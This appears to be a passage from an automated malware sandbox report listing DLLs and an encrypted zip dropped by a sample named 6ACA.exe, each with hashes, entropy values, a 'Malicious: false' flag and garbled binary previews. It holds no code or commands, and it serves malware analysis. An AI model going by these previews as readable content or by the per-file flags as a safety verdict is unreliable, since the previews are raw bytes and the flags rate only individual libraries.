Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....!.. .....0.....@.....)....@.....a.....0.....".0=.....T.....text...a..... ....`.rsrc.....0.....@..@v.....8...d...d.....d.....RSDS...iS#.hg.....j....api-ms-win-crt-stdio-l1-1-0.pdb.....d.... rdata..d.....rdata$zzzdbg.....a....edata...0..`....rsrc$01....`0.....rsrc$02.....^.....(..... .....<...y.....)...h..... ...].....H.....)...D...^...v..... .....T...u.....9...Z...{.....0...Q...

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-string-l1-1-0.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	23488
Entropy (8bit):	6.840671293766487
Encrypted:	false
SSDEEP:	384:5iFMx0C5yguNvZ5VQgx3SbwA7yMVIkFGlnWPhWGTi00GftpBjslem89lgC:56S5yguNvZ5VQgx3SbwA71lkFv5oialj
MD5:	404604CD100A1E60DFDAF6ECF5BA14C0
SHA1:	58469835AB4B916927B3CABF54AEE4F380FF6748
SHA-256:	73CC56F20268BFB329CCD891822E2E70DD70FE21FC7101DEB3FA30C34A08450C
SHA-512:	DA024CCB50D4A2A5355B7712BA896DF850CEE57AA4ADA33AAD0BAE6960BCD1E5E3CEE9488371AB6E19A2073508FBB3F0B257382713A31BC0947A4BF1F7A20E E4
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....S.....!.. .....0.....@.....B....@.....0.....".9.....T.....text..... ..`.rsrc.....0.....@..@v.....S.....9...d...d.....S.....d.....S.....RSDSI.....$[~f..5....api-ms-win-crt-string-l1-1-0.pdb.....d....rdata. .d.....rdata$zzzdbg.....edata...0..`....rsrc$01....`0.....rsrc$02.....S....,.....8.....W...s.....#...B...a.....<...[...z.....;... [...{..... ...A...b.....<...X...r.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-time-l1-1-0.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-time-l1-1-0.dll	
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	20792
Entropy (8bit):	7.018061005886957
Encrypted:	false
SSDEEP:	384:8ZSWWVgWPhWFe3di00GftpBjnlfemHlUG+zITA+0:XRNoibernAA+0
MD5:	849F2C3EBF1FCBA33D16153692D5810F
SHA1:	1F8EDA52D31512EBFDD546BE60990B95C8E28BFB
SHA-256:	69885FD581641B4A680846F93C2DD21E5DD8E3BA37409783BC5B3160A919CB5D
SHA-512:	44DC4200A653363C9A1CB2BDD3DA5F371F7D1FB644D1CE2FF5FE57D939B35130AC8AE27A3F07B82B3428233F07F974628027B0E6B6F70F7B2A8D259BE95222F
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....OI..... .....!..... ....0.....@..... .....8=.....T..... .....text..... ....`.rsrc..... .....@..@v.....OI.....7...d...d.....OI.....d.....OI.....RSDS...s..,E.w.9I..D....api-ms-win-crt-time-l1-1-0.pdb.....d....rda ta..d.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....OI.....H...H...(...H...h.. ...=...\...z.....8...V...s.....&...D...a...~..... .....?...b.....!...F...k.....0...N...k.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-utility-l1-1-0.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18744
Entropy (8bit):	7.127951145819804
Encrypted:	false
SSDEEP:	192:QqfHQdu3WIghWG4U9lYdsNtL/123Ouo+Uggs/nGfe4pBjSb8Z9Wh0txKdmVWQ4Cg:/fBWPhWF+esnhi00GftpBjLBemHlP55q
MD5:	B52A0CA52C9C207874639B62B6082242
SHA1:	6FB845D6A82102FF74BD35F42A2844D8C450413B
SHA-256:	A1D1D6B0CB0A8421D7C0D1297C4C389C95514493CD0A386B49DC517AC1B9A2B0
SHA-512:	18834D89376D703BD461EDF7738EB723AD8D54CB92ACC9B6F10CBB55D63DB22C2A0F2F3067FE2CC6FEB775DB397030606608FF791A46BF048016A1333028D0A
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....!5.....!.. ....0.....4....@.....^..... .....8=.....T..... .....text...n..... . .`.rsrc..... .....@..@v.....!5.....:...d...d.....!5.....d.....!5.....RSDS.....k.....api-ms-win-crt-utility-l1-1-0.pdb.....d....rdata.. d.....rdata$zzzdbg.....^....edata... ..`....rsrc$01....` .....rsrc$02.....!5.....d.....8.....(.....#...<...U...l.....+...@...[...r..... .....4...l..._.....3...N...e...|.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\breakpadinjector.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	117712
Entropy (8bit):	6.598338256653691
Encrypted:	false
SSDEEP:	3072:9b9ffsTV5n8cSQQtys6FXCVnx+IMD6eN07e:P25V/QQs6WTMex7e
MD5:	A436472B0A7B2EB2C4F53FDF512D0CF8
SHA1:	963FE8AE9EC8819EF2A674DBF7C6A92DBB6B46A9
SHA-256:	87ED943D2F06D9CA8824789405B412E770FE84454950EC7E96105F756D858E52
SHA-512:	89918673ADDC0501746F24EC9A609AC4D416A4316B27BF225974E898891699B630BB18DB32432DA2F058DC11D9AF7BAF95D067B29FB39052EE7C6F622718271B
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....s..y7.{*7.{*7.{*..x+>.{*..~+I.{*...+%.{*.x+$.{*..+'.{*.~+..{*..z+4.{*7.z*A. {*..~+>.{*..{+6.{*...*6.{*..y+6.{*Rich7.{*.....PE..L....@.\.....''!.....t.....0.....S....@.....P...P.....(.....`...T..... .....@.....0..D.....text..... ..`.rdata...l...0...n... .....@..@.data.....@....rsrc.....@..@.reloc... .....@..B..... .....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\freebl3.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	334288
Entropy (8bit):	6.808908775107082
Encrypted:	false
SSDEEP:	6144:6cYBCU/bEPU6Rc5xUqc+z75nv4F0GHrIraqqDL6XPSed:67WRCB7zl4F0l4qn6R
MD5:	60ACD24430204AD2DC7F148B8CFE9BDC
SHA1:	989F377B9117D7CB21CBE92A4117F88F9C7693D9
SHA-256:	9876C53134DBBEC4DCCA67581F53638EBA3FEA3A15491AA3CF2526B71032DA97

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\freebl3.dll	
SHA-512:	626C36E9567F57FA8EC9C36D96CBADEDE9C6F6734A7305ECFB9F798952BBACDFA33A1B6C4999BA5B78897DC2EC6F91870F7EC25B2CEACBAEE4BE942FE881DB01
Malicious:	false
Preview:	MZ.....@..... .....!..L.!This program cannot be run in DOS mode....$...../...AV..AV..AV...V..AV].@W..AV.1.V..AV].BW..AV].DW..AV].EW..AV..@W..AVO.@W..AV..@V.AVO.BW..AVO.EW..AVO.AW..AVO.V..AVO.CW..AVRich..AV.....PE..L....@.\....."!.....f.....p.....@.....p...P.....@..x.....P.....0...T.....@.....8.....text...d..... ..`.rdata.....@..@.data...,H.....@....rsrc...x....@.....@..@.reloc.....P.....@..B.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\ldap60.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	132048
Entropy (8bit):	6.627391684128337
Encrypted:	false
SSDEEP:	3072:qgXCFTvwqiiynFa6zqeqQZ06DdEH4sq9gHNaIkIQhEwe:qdvwqMFbOePIP/zkIQ2h
MD5:	5A49EBF1DA3D5971B62A4FD295A71ECF
SHA1:	40917474EF7914126D62BA7CDBF6CF54D227AA20
SHA-256:	2B128B3702F8509F35CAD0D657C9A00F0487B93D70336DF229F8588FBA6BA926
SHA-512:	A6123BA3BCF9DE6AA8CE09F2F84D6D3C79B0586F9E2FD0C8A6C3246A91098099B64EDC2F5D7E7007D24048F10AE9FC30CCF7779171F3FD03919807EE6AF768(
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Q...?S..?S..?S..S..?S|.>R..?S;..S..?S|.<R..?S|.:R..?S|.;R..?S..>R..?S..>S..?Sn.;R.?Sn.?R..?Sn..S..?Sn.=R..?SRich..?S.....PE..L....@.\....."!.....f..... .....0.....@.....x..... .....p...T.....@.....\.....text...:..... ..`.rdata...@.....B.....@..@.data...l.....@....rsrc...x.....@..@.reloc..... .....@..B.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\ldif60.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	20432
Entropy (8bit):	6.337521751154348
Encrypted:	false
SSDEEP:	384:YxfML3ALxK0AZEuzOJKRsIFYvDG8A3OPLonw4S:0fMmxFyO4RpGDG8MjS
MD5:	4FE544DFC7CDAA026DA6EDA09CAD66C4
SHA1:	85D21E5F5F72A4808F02F4EA14AA65154E52CE99
SHA-256:	3AABBE0AA86CE8A91E5C49B7DE577AF73B9889D7F03AF919F17F3F315A879B0F
SHA-512:	5C78C5482E589AF7D609318A6705824FD504136AEAAC63F373E913DA85FA03AF868669534496217B05D74364A165D7E08899437FCC0E3017F02D94858BA814BB
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....9..j..j..j...j..j^..k..j^..k..j^..k..j^..k..j...k..j..j..jL..k..jL..k..jL.bj..jL..k..jRich..j.....PE..L...<.\.....".....Y.....0.....p.....r.....@.....5.....6.....P..x.....2.....`..x....0..T.....(1..@.....0.....text..... ..`.rdata.....0.....@..@.data.....@.....&.....@....rsrc...x....P.....,.....@..@.reloc..x....`.....0.....@..B.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\lgpllibs.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	55760
Entropy (8bit):	6.738700405402967
Encrypted:	false
SSDEEP:	1536:LxsBS3Q6j+37mWT7DT/GszGrn7iBCmjFCOu:LxTBcmWT7X/Gszen7icmjFtu
MD5:	56E982D4C380C9CD24852564A8C02C3E
SHA1:	F9031327208176059CD03F53C8C5934C1050897F
SHA-256:	7F93B70257D966EA1C1A6038892B19E8360AADD8E8AE58E75EBB0697B9EA8786
SHA-512:	92ADC4C905A800F8AB5C972B166099382F930435694D5F9A45D1FDE3FEF94FAC57FD8FAFF56FFCFCFDBC61A43E6395561B882966BE0C814ECC7E672C67E6765A
Malicious:	false
Preview:	MZ.....@.....(.....!..L.!This program cannot be run in DOS mode....$.....l...l...l.....l..~....l..9...l..~....l..~....l..~....l.....l..l....l..l...l..l...l..l..l...l..l...l...l..l...l...l..Rich.l.....PE..L...z@.\.....".....2.....t....@.....x.....T.....@.....text..... ..`.rdata..>.....@..@.data.....@....rodata.8.....@..@.rsrc...x.....@..@.reloc.....@..B.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\libEGL.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	22480
Entropy (8bit):	6.528357540966124
Encrypted:	false
SSDEEP:	384:INZ9mLVDAffJJKAtn0mLAb8X3FbvDG8A3OPLonzvGb:4mx+fXvn4YFrDG8MKb
MD5:	96B879B611B2BBEE85DF18884039C2B8
SHA1:	00794796ACAC3899C1FB9ABBF123FEF3CC641624
SHA-256:	7B9FC6BE34F43D39471C2ADD872D5B4350853DB11CC66A323EF9E0C231542FB9
SHA-512:	DF8F1AA0384A5682AE47F212F3153D26EAFBBF12A8C996428C3366BEBE16850D0BDA453EC5F4806E6A62C36D312D37B8BBAFF549968909415670C9C61A6EC49
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$......./...N{.N{.N{.6..N{.F,z.N{.F,x.N{.F,~.N{.F,..N{..z.N{.T-z.N{.Nz..N{.T-~.N{.T-{.N{.T-..N{.T-y.N{.Rich.N{.....PE..L...aA.\.....!.....(..... .....p.....~.....@.....%.....d....P..x.....:.....`.....!..T. ....."..@..... .....text... ..... ..`.rdata..... .....@..@.data.....@.....2.....@....rsrc...x....P.....4..... @..@.reloc.....`.....8.....@..B..... .....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\mozMapi32.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	83408
Entropy (8bit):	6.436278889454398
Encrypted:	false
SSDEEP:	1536:CNr03+TtFKytqB0EeCsu1sW+cdQOTki9jHiU:CNrDKHBBjXQSki9OU
MD5:	385A92719CC3A215007B83947922B9B5
SHA1:	38DE6CA70CEE1BAD84BED29CE7620A15E6ABCD10
SHA-256:	06EF2010B738FBE99BCDEBBF162473A4EE090678BB6862EEB0D4C7A8C3F225BB
SHA-512:	9F0DFF00C7E72D7017AECE3FA5C31A9C2C2AA0CCC6606D2561CE8D36A4A1F0AB8DC452E2C65E9F4B6CD32BBB8ADA1FF7C865126A5F318719579DB763E4C413F
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....mR;...;..;.....2.....G.....).....*....."....4.....>..;..n.....:..... :.....:.....:...Rich;.....PE..L....=.\....."!.....`.....>.....@.....l.....<....@..P.....(.....P..d...0...T..... .....@.....text..... ..`.rdata..Z[.....\.....@..@.data..... .....@....rsrc...P....@.....@..@.reloc..d....P..... .....@..B..... .....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\mozMapi32_InUse.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	83408
Entropy (8bit):	6.436278889454398
Encrypted:	false
SSDEEP:	1536:CNr03+TtFKytqB0EeCsu1sW+cdQOTki9jHiU:CNrDKHBBjXQSki9OU
MD5:	385A92719CC3A215007B83947922B9B5
SHA1:	38DE6CA70CEE1BAD84BED29CE7620A15E6ABCD10
SHA-256:	06EF2010B738FBE99BCDEBBF162473A4EE090678BB6862EEB0D4C7A8C3F225BB
SHA-512:	9F0DFF00C7E72D7017AECE3FA5C31A9C2C2AA0CCC6606D2561CE8D36A4A1F0AB8DC452E2C65E9F4B6CD32BBB8ADA1FF7C865126A5F318719579DB763E4C413F
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....mR;...;..;.....2.....G.....).....*....."....4.....>..;..n.....:..... :.....:.....:...Rich;.....PE..L....=.\....."!.....`.....>.....@.....l.....<....@..P.....(.....P..d...0...T..... .....@.....text..... ..`.rdata..Z[.....\.....@..@.data..... .....@....rsrc...P....@.....@..@.reloc..d....P..... .....@..B..... .....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\mozglue.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	137168
Entropy (8bit):	6.784614237836286
Encrypted:	false
SSDEEP:	3072:Z6s2DIGLXlNJJcPoN0j/kVqhp1qt/TXTv7q1D2JJJvPhrSeXZ5dR:MszGLXlNrE/kVqhp12/TXTjSD2JJJvPt

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\mozglue.dll	
MD5:	EAE9273F8CDCF9321C6C37C244773139
SHA1:	8378E2A2F3635574C106EEA8419B5EB00B8489B0
SHA-256:	A0C6630D4012AE0311FF40F4F06911BCF1A23F7A4762CE219B8DFFA012D188CC
SHA-512:	06E43E484A89CEA9BA9B9519828D38E7C64B040F44CDAEB321CBDA574E7551B11FEA139CE3538F387A0A39A3D8C4CBA7F4CF03E4A3C98DB85F8121C2212A907
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....U..;..;..;.....;.W...;...8..;...?..;...:..;..>..;...:...;..:.w.;...?..;...>..;...;..;...;...9..;.Rich.;.....PE..L...{>.\.....''!.....z.....@.....j.....@A.....@...t.....,... ..x.....0..l.....T.....T.... ...h...@.....l.....text....x.....z..... ..`.rdata..^e.....f...~.....@..@.data.....@....didat..8.....@....rsrc...x.... ....@..@.reloc..l....0.....@..B.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\msvcp140.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	440120
Entropy (8bit):	6.652844702578311
Encrypted:	false
SSDEEP:	12288:Mlp4PwrPTlZ+/wKzY+dM+gjZ+UGhUgiW6QR7t5s03Ooc8dHkC2es9oV:Mlp4PePozGMA03Ooc8dHkC2ecl
MD5:	109F0F02FD37C84BFC7508D4227D7ED5
SHA1:	EF7420141BB15AC334D3964082361A460BFDB975
SHA-256:	334E69AC9367F708CE601A6F490FF227D6C20636DA5222F148B25831D22E13D4
SHA-512:	46EB62B65817365C249B48863D894B4669E20FCB3992E747CD5C9FDD57968E1B2CF7418D1C9340A89865EADDA362B8DB51947EB4427412EB83B35994F932FD39
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....A.....V5=.....A....;.....''...;.....;.....;.....;.....;.....;.....;.-...;..... Rich.....PE..L....8'Y.....''!.....P..... .....az....@A.....C.....R.,.....x..8?.....4:...f..8.....(..@.....P..... @..@.....text...r..... ..`.data....(... .....@....idata..6....P..... .....@..@.didat..4....p.....6.....@....rsrc.....8.....@ ..@.reloc..4:.....<...<.....@..B.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\nss3.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1245136
Entropy (8bit):	6.766715162066988
Encrypted:	false
SSDEEP:	24576:ido5Js2a56/+VwJebKj5KYFsRjzx5ZxKV6D1Z4Go/LCiytoxq2Zwn5hCM4MSRdY8:Q2aY4w6aozx5ZWMM7yew8MSRK1y
MD5:	02CC7B8EE30056D5912DE54F1BDFC219
SHA1:	A6923DA95705FB81E368AE48F93D28522EF552FB
SHA-256:	1989526553FD1E1E49B0FEA8036822CA062D3D39C4CAB4A37846173D0F1753D5
SHA-512:	0D5DFCF4FB19B27246FA799E339D67CD1B494427783F379267FB2D10D615FFB734711BAB2C515062C078F990A44A36F2D15859B1DACD4143DCC35B5C0CEE0EF
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....c.4.'.Z.'.Z.'.Z.....3.Z...[.%.Z.B..#.Z...Y.*.Z..._.-.Z...^.,.Z...[./.Z..[.$.Z.'.[. ..Z..^.-.Z..Z.&.Z...&.Z..X.&.Z.Rich'.Z.....PE..L....@.\.....''!.....@.....Q.....@.....x=..T.....p.....|.. ....T.....h...@.....text..... ..`.rdata...Q.....R.....@..@.data...tG...`...''...>.....@....rsrc...p.....`..... .....@..@.reloc...|.....~...d.....@..B.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\nssckbi.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	336336
Entropy (8bit):	7.0315399874711995
Encrypted:	false
SSDEEP:	6144:8bndzEL04gF85K9autIMyEhZ/V3psPyHa9tBe1:8bndzEL04pnutIMyAp2z9tBe1
MD5:	BDAF9852F588C86B055C846B53D4C144
SHA1:	03B739430CF9EADE21C977B5B416C4DD94528C3B
SHA-256:	2481DA1C459A2429A933D19AD6AE514BD2AE59818246DDB67B0EF44146CED3D8
SHA-512:	19D9A952A3DF5703542FA52A5A780C2E04D6A132059F30715954EAC40CD1C3F3B119A29736D4A911BE85086AFE08A54A7482FA409DFD882BAC39037F9EECD7E
Malicious:	false

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\nssckbi.dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pi.Pi.Pi.(..Pi.F2h.Pi.F2j.Pi.F2l.Pi.F2m.Pi.0h.Pi.T3h.Pi.P h.Pi.T3m.Pi.T3i.Pi.T3..Pi.T3k.Pi.Rich.Pi.....PE..L....@.\.....'!.....`.....q.....@.....@.....P.....d.....x.....t)..p...T..... .....@.....text..... ..`.rdata..>.....@..@.data....N.....L.....@....rsrc...x.....@..@.reloc ..t).....*.....@..B..... .....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\nssdbm3.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	92624
Entropy (8bit):	6.639527605275762
Encrypted:	false
SSDEEP:	1536:YvNGVOt0VjOJkbH8femxfRVMNKBDuOQWL1421GlkxERC+ANcFZoZ/6tNRCwl41Pc:+NGVOiBZbcGmxXMcBqmzoCUZoZebHPAT
MD5:	94919DEA9C745FBB01653F3FDAE59C23
SHA1:	99181610D8C9255947D7B2134CDB4825BD5A25FF
SHA-256:	BE3987A6CD970FF570A916774EB3D4E1EDCE675E70EDAC1BAF5E2104685610B0
SHA-512:	1A3BB3ECADD76678A65B7CB4EBE3460D0502B4CA96B1399F9E56854141C8463A0CFCFFEDF1DEFFB7470DDFBAC3B608DC10514ECA196D19B70803FBB02188E 5E
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Z.Y.4.Y.4.Y.4.P...U.4...5.[.4..y.Q.4...7.X.4...1.S.4...0.R.4.{.5.[.4.. .5.Z.4.Y.5...4...0.A.4...4.X.4....X.4...6.X.4.RichY.4.....PE..L....@.\.....'!.....0.....0.....*q....@..... ?.....(@.....`..x. .....L.....p.....:..T.....(;..@.....0..X.....text..... ..`.rdata..D....0... .....@..@.data.....P.....>.....@....rsr c...x....`.....@.....@..@.reloc.....p.....D.....@..B..... .....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\pY4zE3fX7h.zip	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	Zip archive data, at least v2.0 to extract
Category:	dropped
Size (bytes):	2828315
Entropy (8bit):	**7.998625956067725**
Encrypted:	**true**
SSDEEP:	49152:tiGLaX5/cgbRETlc0EqgSVAx07XZiEi4qiefeEJGt5ygL0+6/qax:t9OX9alwJSVP1fnefekGt5CP
MD5:	1117CD347D09C43C1F2079439056ADA3
SHA1:	93C2CE5FC4924314318554E131CFBCD119F01AB6
SHA-256:	4CFADA7EB51A6C0CB26283F9C86784B2B2587C59C46A5D3DC0F06CAD2C55EE97
SHA-512:	FC3F85B50176C0F96898B7D744370E2FF0AA2024203B936EB1465304C1C7A56E1AC078F3FDF751F4384536602F997E745BFFF97F1D8FF2288526883185C08FAF
Malicious:	false
Preview:	PK.....znN<..{r....i.....nssdbm3.dll...|...8...N..Y..6.$J.....$1...D .a....jL.V..C...N.;....}./.....$...Z,T.R.qc...Ec.=.....;..{..s....p.`..A.?M.....W!.....a..?N...~e.A..W.o..... [.}...,..;.+\....Jw.|...k.....<yR.^.E.o.nxs.c...=V.....,..F....cu.....w.O..[..u.{..<.w....7P...{..K~..E..w...c...z^..[Z....6.G.V.2..+.n4.....1M.....w{f..nJL..{. d.....M..+.. ...../.)..$X!.....L..K.`. M...w.I..LA8r.IX...r...87..}.....<.].r.....TWm.....b6/._....a..W.IB...3.n..._...j....o.Mz.._Q.....8....K.*.....gr..L..*H...v....6[*...4I...{.1g..<..>M..$G.&Y.....-.....O..9\...,t..W.m.X ..Y.3.*...S<#}.".>.0RBg,...lh.s..o.....r.p8...)..3..K.v....ds.n3.+]....+....krMu._.Y\..../8T.....&.BC.".u..;..e.k u$.....~`.{.!.M...\W.Y.37+nQ.Z.*...3\G..5d....Z.hVL..Z.|k.5...XF.Y..lVVW. .C..|.....b..\.Z...m. ..0...P.F8{].U.p..RW,n...MM.....s..._@..>Q.. ...N.>.T?WM....)9B.....mVW.....b.6{..|!.....O....M....>.>.$\.%..L.zF.l...3

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\prldap60.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	24016
Entropy (8bit):	6.532540890393685
Encrypted:	false
SSDEEP:	384:TQJMOeAdiNcNUO3qgpw6MnTmJk0llEEHAnDl3vDG8A3OPLondJJs2z:KMaNqb6MTmVllEK2p/DG8MlsQ
MD5:	6099C438F37E949C4C541E61E88098B7
SHA1:	0AD03A6F626385554A885BD742DFE5B59BC944F5
SHA-256:	46B005817868F91CF60BAA052EE96436FC6194CE9A61E93260DF5037CDFA37A5
SHA-512:	97916C72BF75C11754523E2BC14318A1EA310189807AC8059C5F3DC1049321E5A3F82CDDD62944EA6688F046EE02FF10B7DDF8876556D1690729E5029EA414A9
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....5:`wq[.$q[.$q[.$x#.$s[.$.9.%s[.$.9.%p[.$.9.%{[.$.9.%z[.$S;.%s[ .$.8.%t[.$q[.$=[.$.8.%t[.$.8.%p[.$.8.$p[.$.8.%p[.$Richq[.$.....PE..L....@.\.....'!..... ... .....%.....0.....p...../....@.....5.....p7..x....P..x... .....@.....`..$...`1..T.....1..@.....0.....text...2..... ..... ..`.rdata.....0.....$.....@..@.data...4....@.....4.....@....rsrc. ..x....P.....8.....@..@.reloc..$....`.....<.....@..B..... .....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\qipcap.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\qipcap.dll	
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	16336
Entropy (8bit):	6.437762295038996
Encrypted:	false
SSDEEP:	192:aPgr1ZCb2vGJ7b20qKvFej7x0KDWpH3vUA397Ae+PjPonZwC7Qm:aYpZPGJP209F4vDG8A3OPLonZwC7X
MD5:	F3A355D0B1AB3CC8EFFCC90C8A7B7538
SHA1:	1191F64692A89A04D060279C25E4779C05D8C375
SHA-256:	7A589024CF0EEB59F020F91BE4FE7EE0C90694C92918A467D5277574AC25A5A2
SHA-512:	6A9DB921156828BCE7063E5CDC5EC5886A13BD550BA8ED88C99FA6E7869ECFBA0D0B7953A4932EB8381243CD95E87C98B91C90D4EB2B0ACD7EE87BE114A91A9E
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....s6.7W..7W..7W..>/..5W...5..5W...5..6W...5..>W...5..<W...7..4W..7W..*W...4..6W...4`.6W...4..6W..Rich7W.....PE..L....B.\.....!..... .....`.....r....@.....$..P....@..x.....".....P.. ....T..... ..@..... ..h.....text...P..... ..`.rdata..... .....@..@.data.....0.....@....rsrc...x....@..... .@..@.reloc.. ....P..... .....@..B.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\softokn3.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	144848
Entropy (8bit):	6.54005414297208
Encrypted:	false
SSDEEP:	3072:8Af6suip+I7FEk/oJz69sFaXeu9CoT2nIVFetBW3D2xkEMk:B6POsF4CoT2OeYMzMk
MD5:	4E8DF049F3459FA94AB6AD387F3561AC
SHA1:	06ED392BC29AD9D5FC05EE254C2625FD65925114
SHA-256:	25A4DAE37120426AB060EBB39B7030B3E7C1093CC34B0877F223B6843B651871
SHA-512:	3DD4A86F83465989B2B30C240A7307EDD1B92D5C1D5C57D47EFF287DC9DAA7BACE157017908D82E00BE90F08FF5BADB68019FFC9D881440229DCEA5038F61C6
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....l$...JO..JO..JO.u.O..JO?oKN..JO?oIN..JO?oON..JO?oNN..JO.mKN..JO-nKN..JO..KO~.JO-nNN..JO-nJN..JO-n.O..JO-nHN..JORich..JO.....PE..L....@.\.....!.....b.....P.....|....@.....0..x.....@..`.....T.....(...@.....l.....text..... ..`.rdata...D.....F.....@..@.data..... .....@....rsrc...x....0.....@..@.reloc..`....@.....@..B.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\ucrtbase.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1142072
Entropy (8bit):	6.809041027525523
Encrypted:	false
SSDEEP:	24576:bZBmnrh2YVAPROs7Bt/tX+/APcmcvIZPoy4TbK:FBmF2IIeaAPgb
MD5:	D6326267AE77655F312D2287903DB4D3
